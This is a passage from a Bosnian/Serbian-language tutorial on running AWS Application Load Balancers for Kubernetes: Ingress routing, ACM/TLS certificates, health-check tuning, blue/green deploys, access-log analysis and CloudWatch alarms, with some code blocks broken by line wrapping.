    alb.ingress.kubernetes.io/tags: Environment=prod,Project=project-a
spec:
  rules:
    - host: app.firma.com
      http:
        paths:
          - path: /api
            pathType: Prefix
            backend:
              service:
                name: php-service
                port:
                  number: 9000
          - path: /
            pathType: Prefix
            backend:
              service:
                name: nginx-frontend
                port:
                  number: 80
```

```
kubectl apply -f ingress-project-a.yaml
```

```
# Prati kreiranje ALB-a (može potrajati 1-3 minute)
kubectl describe ingress project-a -n project-a-prod
```

```
# Kad je gotovo, ADDRESS polje ima ALB DNS:
# Address: project-a-prod-alb-789.eu-west-1.elb.amazonaws.com
```

Redosled paths je bitan! `/api` mora biti PRIJE `/` jer ALB primjenjuje pravila po redosledu. Ako `/` dođe prvo, uhvati sve — `/api` se nikad ne provjeri.

`pathType: Prefix` **vs** `Exact`: - `Prefix /api` → matchuje `/api`, `/api/users`, `/api/v2/orders` - `Exact /api` → matchuje samo `/api`, ne `/api/users` - Za routing backend API-ja uvijek `Prefix`

IngressGroup — Dijeli Jedan ALB

Ako imaš više Ingress resursa (app + monitoring + admin), bez IngressGroup svaki kreira poseban ALB. Sa IngressGroup dijele jedan ALB.

```
# ingress-project-a.yaml (app traffic)
metadata:
  annotations:
    alb.ingress.kubernetes.io/group.name: project-a-prod # isti group name
    alb.ingress.kubernetes.io/group.order: "10"          # redosled evaluacije pravila
    ...
spec:
  rules:
    - host: app.firma.com
    ...

---
# ingress-monitoring.yaml (Grafana/Prometheus)
metadata:
  annotations:
    alb.ingress.kubernetes.io/group.name: project-a-prod # isti ALB!
    alb.ingress.kubernetes.io/group.order: "20"
    ...
spec:
  rules:
    - host: monitoring.firma.com
    ...
```

Ušteda: 2 ALB-a × \$5.76/mj = \$11.52/mj → 1 ALB = \$5.76/mj. Na velikom clusteru sa 20 Ingress resursa, to je \$115/mj razlike.

Oprez: Ako grupiraš Ingresse, scheme i security-groups annotation moraju biti konzistentni unutar grupe. Conflicting annotations → greška pri kreiranju.

Napredne ALB Anotacije

```
# WAF integracija (production must-have)
alb.ingress.kubernetes.io/wafv2-acl-arn: arn:aws:wafv2:eu-west-1:123:regional/webacl/project-a/xxx

# Access logs u S3
alb.ingress.kubernetes.io/load-balancer-attributes: |
  access_logs.s3.enabled=true,
  access_logs.s3.bucket=project-a-alb-logs,
  access_logs.s3.prefix=prod

# Connection draining — čekaj da aktivni requestovi završe pri deregistraciji
alb.ingress.kubernetes.io/target-group-attributes: |
  deregistration_delay.timeout_seconds=30

# Sticky sessions (session affinity) — svi requestovi od istog klijenta idu na isti pod
alb.ingress.kubernetes.io/target-group-attributes: |
  stickiness.enabled=true,
  stickiness.lb_cookie.duration_seconds=86400

# Custom response headers
alb.ingress.kubernetes.io/response-header-modifier: >
  [{"action":{"type":"AddHeader","header":{"name":"X-Content-Type-Options","value":"nosniff"}}}]
```

Verifikacija i Debugging

```
# Status Ingressa i ALB DNS
kubectl get ingress -n project-a-prod
kubectl describe ingress project-a -n project-a-prod

# Events (tu vidiš greške ALB Controllera)
kubectl describe ingress project-a -n project-a-prod | grep -A 20 Events

# ALB Controller logovi – za dublje debugovanje
kubectl logs -n kube-system deployment/aws-load-balancer-controller -f

# Provjeri da li K8s Services postoje i imaju endpoints
kubectl get svc -n project-a-prod
kubectl get endpoints php-service -n project-a-prod # mora imati IP adrese

# Test routing direktno
kubectl run test --image=curlimages/curl -it --rm --restart=Never -- \
  curl -H "Host: app.firma.com" http://php-service.project-a-prod.svc.cluster.local:9000/health
```

Česta greška: Address polje u Ingress je prazno nakon 5+ minuta - Provjeri ALB Controller logs: `kubectl logs -n kube-system deployment/aws-load-balancer-controller` - Najčešće uzroci: IRSA nema prave permisije, subnet nije tagovan sa `kubernetes.io/role/elb=1`, security group ID ne postoji

Subnet tagovi za ALB Controller:

```
# Public subneti moraju imati tag:
kubernetes.io/role/elb = 1

# Private subneti (za internal ALB):
kubernetes.io/role/internal-elb = 1

# Oba tipa trebaju:
kubernetes.io/cluster/project-a-dev = shared # ili "owned"
```

Bez ovih tagova, ALB Controller ne može pronaći subnetove i neće kreirati ALB.

Source: `19-load-balancer-prakticno/04-ssl-i-certifikati-na-alb.md`

04 — SSL i Certifikati na ALB

Kako TLS termination radi na ALB

```
Browser → [TLS handshake] → ALB → [plain HTTP] → Pod
```

TLS handshake detalji:

1. Client Hello: browser šalje podržane cipher suites, TLS verzije
2. Server Hello: ALB bira cipher suite, šalje certificate
3. Certificate verification: browser validira cert chain (Root CA → Intermediate → Leaf cert)
4. Key exchange: DH/ECDH, obje strane izvede session key
5. Finished: encrypted komunikacija počinje

Šta ALB radi: Drži private key certifikata. Dekriptuje sav dolazni HTTPS saobraćaj, šalje plain HTTP prema podovima. Podovi ne znaju za TLS — vide samo HTTP requestove sa `X-Forwarded-Proto: https` headerom.

Zašto je ovo dobro: Pods ne moraju upravljati certifikatima. TLS offload = manji CPU na podovima. Centralizovano certificate management na ALB/ACM nivou.

ACM (AWS Certificate Manager) — Managed Certificates

Najjednostavniji put: AWS automatski kreira, potpisuje i obnavlja certifikate.

Kreiranje u konzoli

ACM → Request certificate → Request a public certificate
Domain names: *.firma.com
Validation method: DNS validation (preporučeno — automatski sa Route53)
→ Next → Review → Confirm

ACM kreira CNAME record koji treba dodati u DNS. Ako koristiš Route53:

ACM → Certificate → Create records in Route53 (jedan klik)

ACM automatski dodaje CNAME, validira cert u roku 5-10 minuta.

DNS validation vs Email validation: - DNS validation: dodaš CNAME, ACM automatski obnavlja (preporučeno)
- Email validation: AWS šalje mail na admin@firma.com, treba ručno kliknuti — ne može se automatski obnoviti

Kreiranje Terraformom (production standard)

```
# modules/ssl/main.tf

resource "aws_acm_certificate" "main" {
  domain_name           = "*.firma.com"
  subject_alternative_names = ["firma.com"] # apex domena osobno
  validation_method      = "DNS"

  lifecycle {
    create_before_destroy = true # KRITIČNO: nova cert kreira se prije brisanja stare
    # Bez ovoga: Terraform briše stari cert, ALB ostaje bez certa → downtime
  }

  tags = {
    Environment = var.environment
    Project      = "project-a"
  }
}

resource "aws_route53_record" "cert_validation" {
  for_each = {
    for dvo in aws_acm_certificate.main.domain_validation_options : dvo.domain_name => {
      name    = dvo.resource_record_name
      record  = dvo.resource_record_value
      type    = dvo.resource_record_type
    }
  }

  zone_id = aws_route53_zone.main.zone_id
  name     = each.value.name
  type     = each.value.type
  records  = [each.value.record]
  ttl      = 60

  allow_overwrite = true # za slučaj da record već postoji od prethodnog apply-a
}

resource "aws_acm_certificate_validation" "main" {
  certificate_arn          = aws_acm_certificate.main.arn
  validation_record_fqdns = [for record in aws_route53_record.cert_validation : record.fqdn]

  timeouts {
    create = "10m" # ACM validacija može potrajati
  }
}

# Output ARN za korištenje u ALB/Ingress
output "certificate_arn" {
  value = aws_acm_certificate_validation.main.certificate_arn
}
```

`create_before_destroy` je obavezan za certifikate. Bez njega: `terraform apply` briše stari cert, kreira novi, ALB je kratko bez validnog certa. Sa njim: novi cert je gotov i attach-an prije nego se stari briše.

Auto-renewal

ACM automatski obnavlja managed certifikate **60 dana prije isteka**. ALB automatski primjenjuje novi certifikat bez downtime, bez restarta, bez intervencije. Jedini preduslov: DNS validation CNAME mora ostati u Route53.

Custom/Imported Certifikati

Kad koristiš vlastiti CA, certifikat od third-party CA koji nije u ACM, ili self-signed cert za internal tools.

```
# Generisanje self-signed cert (samo za dev/internal, nikad produkcija)
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes \
  -subj "/CN=*.firma.com/O=Firma d.o.o./C=BA"

# Import u ACM
aws acm import-certificate \
  --certificate fileb://cert.pem \
  --private-key fileb://key.pem \
  --certificate-chain fileb://chain.pem \
  --region eu-west-1

# Provjeri import
aws acm list-certificates --region eu-west-1 \
  --query 'CertificateSummaryList[?DomainName==`*.firma.com`]'
```

Razlike od managed certa: - ACM **ne obnavlja** imported certifikate automatski - Moraš pratiti expiry i ručno reimportovati (ili automatizovati) - Preporuča se CloudWatch alarm na `aws/acm DaysToExpiry < 30`

```
# Postavi alarm (uradi jednom po importovanom certu)
aws cloudwatch put-metric-alarm \
  --alarm-name "cert-expiry-firma.com" \
  --metric-name DaysToExpiry \
  --namespace AWS/CertificateManager \
  --statistic Minimum \
  --period 86400 \
  --threshold 30 \
  --comparison-operator LessThanThreshold \
  --dimensions Name=CertificateArn,Value=arn:aws:acm:eu-west-1:123:certificate/abc \
  --alarm-actions arn:aws:sns:eu-west-1:123:pagerduty-alerts
```

Multi-Domain Certifikati

Wildcard `*.firma.com` pokriva: - app.firma.com - dev.firma.com - api.firma.com - monitoring.firma.com

Ne pokriva: - firma.com (apex domena — treba eksplicitno dodati kao SAN) - sub.sub.firma.com (wildcard je samo jedan nivo dubine)

Više certova na jednom ALB-u (SNI):

ALB podržava Server Name Indication (SNI) — klijent u TLS ClientHello šalje hostname, ALB vraća odgovarajući cert.

```
ALB HTTPS:443 listener → može imati više certifikata:
*.firma.com → za app.firma.com, dev.firma.com
*.partner.com → za portal.partner.com (B2B integracija)
default cert → za ostale zahtjeve
```

U konzoli: ALB → Listeners → HTTPS:443 → View/edit certificates → Add certificate

SSL Security Policy

Definira koji TLS protokoli i cipher suites ALB prihvata.

Preporučeni za produkciju: `ELBSecurityPolicy-TLS13-1-2-2021-06`

```
Podržava: TLS 1.2, TLS 1.3
Odbija: TLS 1.0, TLS 1.1 (SSLv3 odbijen već godinama)

Cipher suites (TLS 1.2):
ECDHE-RSA-AES128-GCM-SHA256 ✓
ECDHE-RSA-AES256-GCM-SHA384 ✓
AES128-GCM-SHA256 ✓ (bez forward secrecy, ali ok)
RC4, DES, 3DES × (zastarjelo, odbijeno)
```

Zašto TLS 1.0/1.1 treba odbiti: - BEAST attack (TLS 1.0 CBC mode) - POODLE attack (SSLv3) - PCI DSS 3.2+ zahtijeva TLS 1.2 minimum - Preglednik koji ne podržava TLS 1.2 ne postoji u aktivnoj upotrebi od 2015.

Legacy compatibility (ako imaš starije klijente/IoT uređaje koji ne podržavaju TLS 1.2): `ELBSecurityPolicy-TLS-1-1-2017-01` — kompromis, ali ne za nove projekte.

Provjera TLS iz Terminala

```
# Provjeri cert info
openssl s_client -connect app.firma.com:443 -servername app.firma.com 2>/dev/null \
  | openssl x509 -noout -dates -subject -issuer

# Output:
# subject=CN=*.firma.com, O=Firma, C=BA
# issuer=CN=Amazon RSA 2048 M02, O=Amazon, C=US
# notBefore=Jan 15 00:00:00 2024 GMT
# notAfter=Feb 15 23:59:59 2025 GMT

# Provjeri koji TLS protokol se koristi
openssl s_client -connect app.firma.com:443 -tls1_2 2>&1 | grep "Protocol"
# Protocol: TLSv1.2

openssl s_client -connect app.firma.com:443 -tls1_3 2>&1 | grep "Protocol"
# Protocol: TLSv1.3

# Provjeri da TLS 1.0 je odbijen
openssl s_client -connect app.firma.com:443 -tls1 2>&1 | grep -E "alert|handshake"
# handshake failure ← OK, TLS 1.0 odbijen

# Detaljan cert chain
openssl s_client -connect app.firma.com:443 -showcerts 2>/dev/null \
  | openssl x509 -noout -text | grep -A 5 "Subject Alternative"

# Provjeri expiry u danima
echo | openssl s_client -connect app.firma.com:443 -servername app.firma.com 2>/dev/null \
  | openssl x509 -noout -enddate | awk -F= '{print $2}' \
  | xargs -I{} date -j -f "%b %d %T %Y %Z" "{}" +%s \
  | xargs -I{} sh -c 'echo $(( ({ } - $(date +%s)) / 86400 )) days until expiry'

# SSL Labs grade (online provjera)
# https://www.ssllabs.com/ssltest/analyze.html?d=app.firma.com
# Cilj: A ili A+
```

Provjera certifikata u ACM:

```
# Lista svih certova
aws acm list-certificates --region eu-west-1 \
  --query 'CertificateSummaryList[].[DomainName,Status,RenewalEligibility]' \
  --output table

# Detalji specifičnog certa
aws acm describe-certificate \
  --certificate-arn arn:aws:acm:eu-west-1:123:certificate/abc \
  --query 'Certificate.[DomainName,Status,NotAfter,RenewalSummary]'
```

HSTS (HTTP Strict Transport Security)

Nakon što imaš HTTPS, dodaj HSTS header koji govori browseru da uvijek koristi HTTPS:

```
# U Ingress anotacijama (ALB response headers)
alb.ingress.kubernetes.io/response-header-modifier: >
[{"action":{"type":"AddHeader","header":{"name":"Strict-Transport-Security","value":"max-age=31536000; includeSubDomains"}}}]
```

Ili u nginx konfiguraciji:

```
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
```

Opresz sa HSTS: Jednom kad browser zapamti HSTS, nema HTTP fallbacka godinu dana (max-age=31536000). Ako ugasiš HTTPS (npr. cert istekne), korisnici ne mogu pristupiti sajtu ni putem HTTP dok HSTS ne istekne. Uvijek testiraj na dev domeni prvo.

HSTS Preloading: Možeš prijaviti domenu na <https://hstspreload.org> — Chrome/Firefox ugradi u listu domena koje uvijek idu na HTTPS direktno, bez prvog HTTP zahtjeva. Ireverzibilno (uklanjanje traje mjesecima), samo za produkciju.

Source: [19-load-balancer-prakticno/05-health-checks-i-routing.md](#)

05 — Health Checks i Routing

ALB Health Check Flow

```
ALB → GET /health HTTP/1.1 → pod
      ← HTTP 200 OK           ← pod
```

Threshold: 2 uspješna check-a → Target: HEALTHY → prima saobraćaj

```
ALB → GET /health → pod (timeout ili non-200)
```

```
ALB → GET /health → pod (timeout ili non-200)
```

→ Target: UNHEALTHY → ukloni iz rotacije → requestovi idu na preostale healthy targete

Vremenski tok:

```
t=0: pod se pokreće
t=15: ALB health check #1 → 200 OK (1/2)
t=30: ALB health check #2 → 200 OK (2/2) → HEALTHY
t=30: pod počinje primati stvarni saobraćaj (ne prije!)

t=100: pod prestaje odgovarati
t=115: ALB health check → fail (1/2)
t=130: ALB health check → fail (2/2) → UNHEALTHY
t=130: pod izbačen iz rotacije (sav saobraćaj na ostale targete)
```

Ukupno 30 sekundi od kvara do uklanjanja poda iz rotacije. Za produkciju to znači 30s u kojima ALB može slati 50% requestova na nezdrav pod (ako imaš 2 targeta, 1 zdrav 1 ne). To je prihvatljivo za web aplikacije.

Health Check Endpoint — Šta Mora Provjeriti

Loš health check endpoint:

```
// app/health.php - provjera koja ne provjerava ništa stvarno
echo "OK";
http_response_code(200);
```

Ovo znači: pod uvijek zdrav čak i kad ne može spojiti na bazu.

Dobar health check endpoint:

```
// Nginx/PHP: /health endpoint
// Provjeri što je bitno za taj servis, ne previše

// nginx-health (statički, brz):
// Nginx location block:
// location /health { return 200 "OK\n"; add_header Content-Type text/plain; }

// php-service /health:
<?php
try {
    // Provjeri kritične ovisnosti
    $pdo = new PDO($dsn, $user, $pass);
    $pdo->query('SELECT 1');

    // Provjeri go-service dostupnost
    $ctx = stream_context_create(['http' => ['timeout' => 2]]);
    $result = @file_get_contents('http://go-service:8080/health', false, $ctx);
    if ($result === false) {
        throw new Exception('go-service unreachable');
    }

    http_response_code(200);
    echo json_encode(['status' => 'ok', 'timestamp' => time()]);
} catch (Exception $e) {
    http_response_code(503);
    echo json_encode(['status' => 'error', 'message' => $e->getMessage()]);
}
```

```
// go-service /health:
func healthHandler(w http.ResponseWriter, r *http.Request) {
    // Provjeri MySQL ping
    if err := db.Ping(); err != nil {
        http.Error(w, `{"status":"error","dependency":"mysql"}`, http.StatusServiceUnavailable)
        return
    }

    // Provjeri Redis ping
    if err := redisClient.Ping(r.Context()).Err(); err != nil {
        http.Error(w, `{"status":"error","dependency":"redis"}`, http.StatusServiceUnavailable)
        return
    }

    w.WriteHeader(http.StatusOK)
    json.NewEncoder(w).Encode(map[string]string{"status": "ok"})
}
```

Pravilo: Health check treba biti brz (< 100ms) i provjeravati samo lokalne ovisnosti servisa. Ne lanče health check ne treba ići previše duboko — ako baza pada, svi servisi koji zavise od nje će biti unhealthy, ALB to vidi.

Sinhronizacija ALB i K8s Health Checks

Ovo je kritično i čest izvor race conditiona.

Problem: ALB drži pod u rotaciji 30s nakon što K8s označi pod kao not-ready
 Rezultat: requestovi stižu na pod koji se gasi

Potrebna usklađenost:

```
# K8s deployment spec – readiness probe
readinessProbe:
  httpGet:
    path: /health
    port: 8080
  initialDelaySeconds: 10    # čekaj 10s dok se app pokrene
  periodSeconds: 10         # provjeri svake 10s
  failureThreshold: 3        # 3 faila → not-ready (30s total)
  successThreshold: 1        # 1 uspjeh → ready

livenessProbe:
  httpGet:
    path: /health
    port: 8080
  initialDelaySeconds: 30    # duže nego readiness – ne ubijaj pod dok se pokreće
  periodSeconds: 15
  failureThreshold: 3        # 45s bez odgovora → restart pod

# ALB Target Group settings (via Ingress annotations):
# unhealthyThresholdCount: 2
# healthcheckInterval: 15s
# → UNHEALTHY nakon 30s
```

Aligned timeline:

```
K8s readiness:  failureThreshold=3, period=10s → not-ready za 30s
ALB health check: unhealthy threshold=2, interval=15s → unhealthy za 30s

Oboje detektuju problem za ~30s → nema race conditiona
```

Deregistration delay (connection draining):

Kad K8s počne gasiti pod (scaling down, rolling update), ALB treba završiti aktivne konekcije:

```
alb.ingress.kubernetes.io/target-group-attributes: |
  deregistration_delay.timeout_seconds=30
```

K8s `terminationGracePeriodSeconds` mora biti veći od deregistration delay:

```
spec:
  terminationGracePeriodSeconds: 60 # >= deregistration delay (30s) + shutdown time
```

Workflow pri rolling update:

1. K8s počinje gasiti stari pod
2. ALB počinje deregistraciju (connection draining 30s)
3. Novi requestovi ne idu na stari pod
4. Aktivni requestovi završavaju (max 30s)
5. Pod se gasi – svi requestovi su završeni
6. Nema prekinutih requestova za korisnika

Path-Based Routing

```
Request: GET /api/v2/users HTTP/1.1
ALB Listener Rules (evaluiraju se po prioritetu):

Priority 1: path /api/* → php-service:9000 ← MATCH, forward ovdje
Priority 2: path /*     → nginx-frontend:80 ← ne evaluiira se
```

Specifičnost pravila:

```
/api/v2/users → treba biti specifičnija od /api/*  
/api/*       → treba biti specifičnija od /*
```

Najčešća greška: Reverse prioritet. `/*` ima prioritet 1, hvata sve requestove uključujući `/api/*`. Frontend servis prima API requestove, vraća HTML umjesto JSON-a, frontend puca.

Host-Based Routing

Jedan ALB, više okruženja ili servisa po host headeru:

```
ALB Listener Rules:  
IF host = app.firma.com      AND path = /api/* → php-service (prod)  
IF host = app.firma.com      AND path = /*     → frontend (prod)  
IF host = app.dev.firma.com  AND path = /api/* → php-service (dev namespace)  
IF host = app.dev.firma.com  AND path = /*     → frontend (dev namespace)  
IF host = monitoring.firma.com → grafana-service  
DEFAULT                      → maintenance page
```

U K8s Ingress sa IngressGroup:

```
# ingress-prod.yaml  
spec:  
  rules:  
    - host: app.firma.com  
      http:  
        paths: [...]  
  
---  
# ingress-dev.yaml (isti group.name, isti ALB)  
spec:  
  rules:  
    - host: app.dev.firma.com  
      http:  
        paths: [...]
```

Weighted Routing — Blue/Green Deploy

ALB podržava forward action sa weight-ima između target grupa:

```
Blue/Green deploy postupak:  
  
Korak 1: Deployi novu verziju u blue target group (0% saobraćaj)  
Korak 2: Provjeri blue TG health checks — mora biti 100% healthy  
  
Korak 3: Postavi weights (konzola ili AWS CLI):  
ALB Listener Rule:  
  Forward:  
    - TargetGroup: blue-tg   weight: 10  (10% saobraćaj na novu verziju)  
    - TargetGroup: green-tg  weight: 90  (90% ostaje na staroj)  
  
Korak 4: Prati greške/latenciju u CloudWatch-u (15 minuta)  
Korak 5: Pomjeri na 50/50, prati opet  
Korak 6: 90/10, 100/0 → deploy završen  
Korak 7: Green TG ostaje alive još 1 sat (rollback mogućnost)
```



```
# AWS CLI: promijeni weights
aws elbv2 modify-rule \
  --rule-arn arn:aws:elasticloadbalancing:eu-west-1:123:listener-rule/app/abc/def \
  --actions Type=forward,ForwardConfig="{
    TargetGroups=[
      {TargetGroupArn=arn:...:blue-tg,Weight=10},
      {TargetGroupArn=arn:...:green-tg,Weight=90}
    ]
  }"

# Rollback (ako ima problema):
# Promijeni na 0/100 – sav saobraćaj nazad na green
```

Sticky sessions + weighted routing: Ako koristiš sticky sessions, postoji mogućnost da korisnik “zapne” na jednoj verziji duže nego što bi trebao. Za stateless aplikacije (JWT autentikacija), sticky sessions nisu potrebne.

Canary Deploy Pattern

Manji od blue/green — ne kreiraj novu target grupu, već deployi novu verziju na **podskup podova** unutar iste TG:

```
Deployment: php-service
- Replica 1: v1.2 (stara)
- Replica 2: v1.2 (stara)
- Replica 3: v1.3 (nova – canary)
- Replica 4: v1.2 (stara)
```

ALB round-robin prema TG: ~25% requestova ide na novi pod

```
# K8s rolling update sa pause na 25%:
kubectl set image deployment/php-service php=php-fpm:1.3 -n project-a-prod

# Pauzira po defaultu kad maxSurge/maxUnavailable dozvoli
kubectl rollout pause deployment/php-service -n project-a-prod

# Promatraj 15 min, pa nastavi
kubectl rollout resume deployment/php-service -n project-a-prod
```

Kada koristiti weighted TG vs K8s rolling: Weighted TG daje precizniji control (možeš reći tačno 5%), K8s rolling je jednostavniji ali granuarnost ovisi o broju replika (4 replika = 25% granularnost).

Source: 19-load-balancer-prakticno/06-alb-monitoring-i-troubleshooting.md

06 — ALB Monitoring i Troubleshooting

ALB Access Logs

Access logs daju kompletnu sliku svakog requesta koji prođe kroz ALB. Neophodne za debugging i sigurnosnu analizu.

Aktivacija

```
EC2 → Load Balancers → project-a-prod-alb
→ Attributes tab → Edit
→ Access logs: Enable
→ S3 bucket: project-a-alb-logs
→ Prefix: prod (preporuča se odvojiti prod/dev logove)
→ Save changes
```

S3 bucket mora biti u istoj regiji kao ALB. ALB kreira putanju:

```
s3://project-a-alb-logs/prod/AWSLogs/123456789/elasticloadbalancing/eu-west-1/2024/01/15/
```

S3 bucket policy (ALB treba permisiju da piše u bucket):

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": {
      "AWS": "arn:aws:iam::156460612806:root"
    },
    "Action": "s3:PutObject",
    "Resource": "arn:aws:s3:::project-a-alb-logs/prod/AWSLogs/123456789/*"
  }]
}
```

156460612806 je AWS account ID za ELB servis u eu-west-1. Svaka regija ima drugačiji account ID — provjeri u AWS dokumentaciji.

Format Access Loga

```
type timestamp elb client:port target:port request_processing_time target_processing_time
response_processing_time elb_status_code target_status_code received_bytes sent_bytes "request" "user_
agent" ssl_cipher ssl_protocol target_group_arn "trace_id" "domain_name" "chosen_cert_arn" matched_rule_
priority request_creation_time "actions_executed" "redirect_url" "error_reason" "target:port_list" "
target_status_code_list" classification classification_reason conn_trace_id

# Realni primjer:
https 2024-01-15T10:30:00.123456Z app/project-a-prod-alb/abc123 1.2.3.4:54321 10.0.3.50:9000 0.001 0.0
02 0.000 200 200 512 2048 "POST /api/v2/orders HTTP/1.1" "Mozilla/5.0 ..."
ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2 arn:aws:elasticloadbalancing:...:targetgroup/php-tg/xyz "Root=1-
abc-def" "app.firma.com" "arn:aws:acm:...:certificate/cert123" 1 2024-01-15T10:30:00.120000Z
"forward" "-" "-" "10.0.3.50:9000" "200" "-" "-" "-"
```

Analiza logova:

```
# Preuzmi log fajl
aws s3 cp s3://project-a-alb-logs/prod/AWSLogs/123456789/elasticloadbalancing/eu-west-1/2024/01/15/
file.log.gz .
gunzip file.log.gz

# Top 10 najsporijih requestova (target_processing_time = kolona 6)
awk '{print $6, $12, $13}' file.log | sort -rn | head -10

# Svi 5XX od backenda (kolona 9 = target_status_code)
awk '$9 ~ /^5/' file.log | wc -l

# Requestovi po IP adresi (kolona 4, uzmi samo IP bez porta)
awk '{print $4}' file.log | cut -d: -f1 | sort | uniq -c | sort -rn | head -20

# Prosječno response time po endpoint-u
awk '{print $13, $6}' file.log | awk '{sum[$1]+=$2; count[$1]++} END {for(k in sum) print k, sum[k]/
count[k]}' | sort -k2 -rn | head -20

# Athena query (za produkcijsku analizu velikih logova)
# Kreira se tabela u Athena koja čita direktno iz S3
```

AWS Athena za ALB logove (production standard):

```
-- Kreiraj tabelu (jednom)
CREATE EXTERNAL TABLE alb_logs (
  type string, time string, elb string,
  client_ip string, client_port int,
  target_ip string, target_port int,
  request_processing_time double, target_processing_time double,
  response_processing_time double,
  elb_status_code int, target_status_code int,
  received_bytes bigint, sent_bytes bigint,
  request string, user_agent string,
  ssl_cipher string, ssl_protocol string,
  target_group_arn string
)
ROW FORMAT SERDE 'org.apache.hadoop.hive.serde2.RegexSerDe'
WITH SERDEPROPERTIES ("input.regex" = '([^\ ]*) ([^\ ]*) ([^\ ]*) ([^\ ]*):([0-9]*) ([^\ ]*)[:-]([0-9]*)
([-.0-9]*) ([-.0-9]*) ([-.0-9]*) ([|[-0-9]*) (-|[-0-9]*) ([-0-9]*) ([-0-9]*) \"([^\ ]*) ([^\ ]*) (- |
[^\ ]*)\" \"([^\ ]*)\" \"([A-Z0-9-_]+) ([A-Za-z0-9.-]*) ([^\ ]*)')
LOCATION 's3://project-a-alb-logs/prod/AWSLogs/123456789/elasticloadbalancing/eu-west-1/';

-- Upiti
SELECT target_ip, COUNT(*) as requests, AVG(target_processing_time) as avg_time
FROM alb_logs
WHERE time > '2024-01-15T10:00:00Z'
      AND elb_status_code >= 500
GROUP BY target_ip
ORDER BY requests DESC;
```

CloudWatch Metrike

Ključne metrike i šta znače

Metrika	Namespace	Šta mjeri	Alarm prag
RequestCount	AWS/ ApplicationELB	Ukupan broj requestova	info metrika
TargetResponseTime	AWS/ ApplicationELB	Latencija backend-a (p50, p95, p99)	p99 > 2s = upozorenje
HTTPCode_Target_5XX_Count	AWS/ ApplicationELB	5XX greške od targeta (backend problem)	> 5 u 1 min = alarm
HTTPCode_ELB_5XX_Count	AWS/ ApplicationELB	5XX greške od ALB-a (nema healthy targeta, timeout)	> 0 = kritično
HTTPCode_ELB_4XX_Count	AWS/ ApplicationELB	4XX od ALB-a (loš request format)	spike = istraga
HealthyHostCount	AWS/ ApplicationELB	Broj zdravih targeta u TG	< 1 = katastrofa
UnHealthyHostCount	AWS/ ApplicationELB	Broj nezdravih targeta	> 0 = upozorenje
ActiveConnectionCount	AWS/ ApplicationELB	Aktivne konekcije	neobičan spike
NewConnectionCount	AWS/ ApplicationELB	Nove konekcije/s	za capacity planning
ProcessedBytes	AWS/ ApplicationELB	Saobraćaj u bajtima	za troškove i anomalije

Postavljanje Alarmova

```
# KRITIČNI alarm: 0 zdravih targeta = total outage
aws cloudwatch put-metric-alarm \
  --alarm-name "alb-prod-no-healthy-targets" \
  --alarm-description "ALB prod: nema zdravih targeta - TOTAL OUTAGE" \
  --metric-name HealthyHostCount \
  --namespace AWS/ApplicationELB \
  --statistic Minimum \
  --period 60 \
  --threshold 1 \
  --comparison-operator LessThanThreshold \
  --dimensions \
    Name=LoadBalancer,Value=app/project-a-prod-alb/abc123 \
    Name=TargetGroup,Value=targetgroup/php-tg/xyz \
  --evaluation-periods 1 \
  --alarm-actions arn:aws:sns:eu-west-1:123:pagerduty-critical \
  --treat-missing-data breaching

# UPOZORENJE: visoka latencija
aws cloudwatch put-metric-alarm \
  --alarm-name "alb-prod-high-latency" \
  --metric-name TargetResponseTime \
  --namespace AWS/ApplicationELB \
  --extended-statistic p99 \
  --period 300 \
  --threshold 2.0 \
  --comparison-operator GreaterThanThreshold \
  --dimensions Name=LoadBalancer,Value=app/project-a-prod-alb/abc123 \
  --evaluation-periods 3 \
  --alarm-actions arn:aws:sns:eu-west-1:123:slack-alerts

# 5XX alarm
aws cloudwatch put-metric-alarm \
  --alarm-name "alb-prod-5xx-errors" \
  --metric-name HTTPCode_Target_5XX_Count \
  --namespace AWS/ApplicationELB \
  --statistic Sum \
  --period 60 \
  --threshold 5 \
  --comparison-operator GreaterThanThreshold \
  --dimensions Name=LoadBalancer,Value=app/project-a-prod-alb/abc123 \
  --evaluation-periods 1 \
  --alarm-actions arn:aws:sns:eu-west-1:123:slack-alerts
```

Cěsti Problemi i Dijagnoza

502 Bad Gateway

Znači: ALB je proslijedio request na target, ali target nije vratio validan HTTP response ili je zatvorio konekciju.

```
# Koraci dijagnoze:
# 1. Provjeri health status targeta
aws elbv2 describe-target-health \
  --target-group-arn arn:aws:elasticloadbalancing:eu-west-1:123:targetgroup/php-tg/xyz

# 2. Provjeri pod logs
kubectl logs -n project-a-prod -l app=php-service --tail=50

# 3. Test direktno na pod (zaobidi ALB)
kubectl exec -n project-a-prod deployment/php-service -- \
  curl -s localhost:9000/health

# 4. Provjeri memory/CPU limite
kubectl top pods -n project-a-prod
kubectl describe pod <pod-name> -n project-a-prod | grep -A 5 "Limits\|Requests"
```

Uzroci 502: - Pod crashuje (OOM Killer, unhandled exception) — provjeri pod events i logs - PHP-FPM timeout (dugi SQL query) — gledaj `target_processing_time` u ALB logovima - Pod ima memory limit prekoračen — `kubectl describe pod` → OOMKilled events - Upstream timeout (PHP čeka Go servis predugo) — provjeri inter-service latenciju

504 Gateway Timeout

Znači: ALB čeka odgovor od targeta duže od ALB idle timeout (default 60s).

```
# ALB timeout konfiguracija:
aws elbv2 modify-load-balancer-attributes \
  --load-balancer-arn arn:aws:elasticloadbalancing:... \
  --attributes Key=idle_timeout.timeout_seconds,Value=120

# Via Ingress annotation:
# alb.ingress.kubernetes.io/load-balancer-attributes: idle_timeout.timeout_seconds=120
```

Uzroci 504: - Spori database query (N+1 problem, missing index) — provjeri MySQL slow query log - External API call bez timeout-a — PHP/Go mora imati timeout na svim external callovima - File upload bez streaming — large payload uzrokuje timeout

ALB timeout vs application timeout: ALB čeka 60s (default). Tvoja aplikacija mora obaviti operaciju unutar tog vremena ili streami response. Za long-running operacije (batch processing), prebaci na async pattern: request → queue job → vrati job ID → klijent polluje status.

503 Service Unavailable

Znači: ALB nema nijednog healthy targeta kojima može proslijediti request.

```
# Immediate triage:
kubectl get pods -n project-a-prod
# Jesu li podovi Running?

kubectl get endpoints php-service -n project-a-prod
# Ima li endpoints? Prazna lista = nema ready podova

kubectl describe deployment php-service -n project-a-prod
# Provjeri ReplicaSet events

# ALB target health:
aws elbv2 describe-target-health \
  --target-group-arn arn:aws:elasticloadbalancing:...
